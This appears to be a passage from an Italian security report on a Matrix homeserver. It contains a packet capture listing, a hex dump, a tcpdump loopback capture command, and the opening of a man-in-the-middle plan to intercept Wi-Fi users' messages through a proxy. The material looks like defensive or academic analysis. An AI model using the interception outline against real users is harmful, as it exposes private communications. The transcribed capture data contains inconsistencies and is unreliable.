
Packets: 2419 · Displayed: 1028 (42.5%) · Dropped: 0 (0.0%) · Profile: Default

Wi-Fi: en0


Source	Destination	Protocol	Length	Info
13.79.162.156	192.168.1.39	TLSv1.3	109	Application Data
192.168.1.39	13.79.162.156	TCP	66	62601 → 443 [ACK] Seq=8786 Ack=27031 Win=131072 Len=0 TSval=27031 TStamp=39.476921
13.79.162.156	192.168.1.39	TLSv1.3	119	Application Data
192.168.1.39	13.79.162.156	TCP	97	Application Data
13.79.162.156	192.168.1.39	TLSv1.3	109	Application Data
192.168.1.39	13.79.162.156	TCP	441	Application Data
13.79.162.156	192.168.1.39	TLSv1.3	97	Application Data
192.168.1.39	13.79.162.156	TCP	66	62601 → 443 [ACK] Seq=8786 Ack=27564 Win=130624 Len=0 TSval=27564 TStamp=39.476921
13.79.162.156	192.168.1.39	TLSv1.3	231	Application Data
192.168.1.39	13.79.162.156	TCP	66	443 → 62601 [ACK] Seq=27564 Ack=8786 Win=74112 Len=0 TSval=8786 TStamp=39.476921
13.79.162.156	192.168.1.39	TLSv1.3	107	Application Data
192.168.1.39	13.79.162.156	TCP	66	62601 → 443 [ACK] Seq=8951 Ack=27605 Win=131072 Len=0 TSval=8951 TStamp=39.476921
13.79.162.156	192.168.1.39	TLSv1.3	109	Application Data
06 37 47 29 68 44 59	43 6e 65 1c 08 00 45 00	· -7G)hDY Cne... E		
d5 2d 4c 40 00 2a 06	b0 1c 0d 4f a2 9c c0 a8	· -L0 * ... 0 ...		
27 01 bb f4 89 f3 7c	40 35 72 eb 9f 68 80 18	· ' ... 05r-h...		
43 2d 31 00 00 01 01	08 0a c4 59 d4 7f af 70	· C-1 ... Y ... p		
71 17 03 03 01 9c c8	f8 e8 5e 0c aa 89 88 eb	· uq ... ^ ... A		
51 9a 3d 88 87 0d 6f	d9 da c6 22 9f b9 a3 e7	· Q=... o ... "		
49 0b ea b9 c5 b1 3e	41 80 7b fe b7 3b 0c f7	· I ... > A-{ ... ;		
c2 e1 a1 b7 93 2f f6	c2 91 ff ff 7c da ec	· ... / ...		
02 c2 c3 4e 57 7a 4c	6b 1d b4 af b5 c9 f6 30	· ... N-zL k ... 0		
a6 60 f8 c8 64 94 c8	b4 32 26 fe 9e 0c 65 d8	· `...d... 2&... e-		
f0 95 2d 5c cd 81 20	aa 52 30 ff ee e3 9c 4f	· ...`... \... R0 ... 0		
59 2c 11 5c 5b 4e 84	21 f5 93 13 bf 0c 7a 1d	· Y, ... \N ... ! ... z		
da 4f 80 8c 2d 4b 9c	64 71 26 00 9c 47 10 51	· ... O ... K ... dq&... G-Q		
5b 75 d0 54 56 22 e2	17 a3 14 52 30 fc c6 82	· [u·TV" ... R0 ... 0		
90 59 ca e0 3e eb 24	42 2d 54 0b 97 4b b2 45	· M-Y ... > \$ B-T ... K-E		
97 6c 20 65 bd c8 d9	c2 86 a8 58 18 04 8d 67	· 1 ... e ... X ... g		
39 ae 0a 14 8a 2a 50	ce 9d e2 08 2b 33 17 e1	· T9 ... *P ... +3 ...		
fe 0a 74 df f4 25 f9	0c 98 e6 3e 87 b5 a8 29	· ... t ... % ... > ...)		
66 58 89 6c e1 cc f5	5b e9 cf cc e7 2d 92 2a	· 2fx·l ... [... -*		
52 53 df 39 8b 6d 1a	ad 87 a5 52 52 76 6c 0f	· RS-9-m ... RRvl...		
d3 23 7e 7f b4 8b af	54 2e 1e fe 0a 57 e6 b4	· '# ... T ... W ...		
0e 45 74 6a 8b f8 54	75 38 d2 02 c2 b1 31 b6	· Etj... T u8 ... ,1...		
fc 55 79 24 aa 09 62	79 7e 8e 99 18 d6 90 93	· Uy\$... b y ...		
2c b3 d0 7a 26 04 ed	30 1b ff e5 41 8e c8 77	· ... z & ... 0 ... A ... w		
02 c2 c3 4e 57 7a 4c	21 f5 93 13 bf 0c 7a 1d	· ... T ... F ... G ...		

Packets: 2419 · Displayed: 1028 (42.5%) · Dropped: 0 (0.0%) · Profile: Default

Cattura del traffico (Server)



Traffico da/verso l'esterno




Traffico interno
(`sudo tcpdump -i lo port 8008 -A -s 0 -w matrix-clear.pcap`)

Scenari d'attacco



IDEA 1 - MITM



Scenario d'attacco

Un attaccante presente all'interno della rete wifi vuole intercettare le connessioni verso l'homeserver e decodificare i messaggi senza avere accesso alla chat di gruppo.



Bisogna compromettere un dispositivo “vittima”



Setup

Attori coinvolti:



Dispositivo attaccante

L'attaccante configura un proxy al quale la vittima invierà il traffico.



Dispositivo vittima

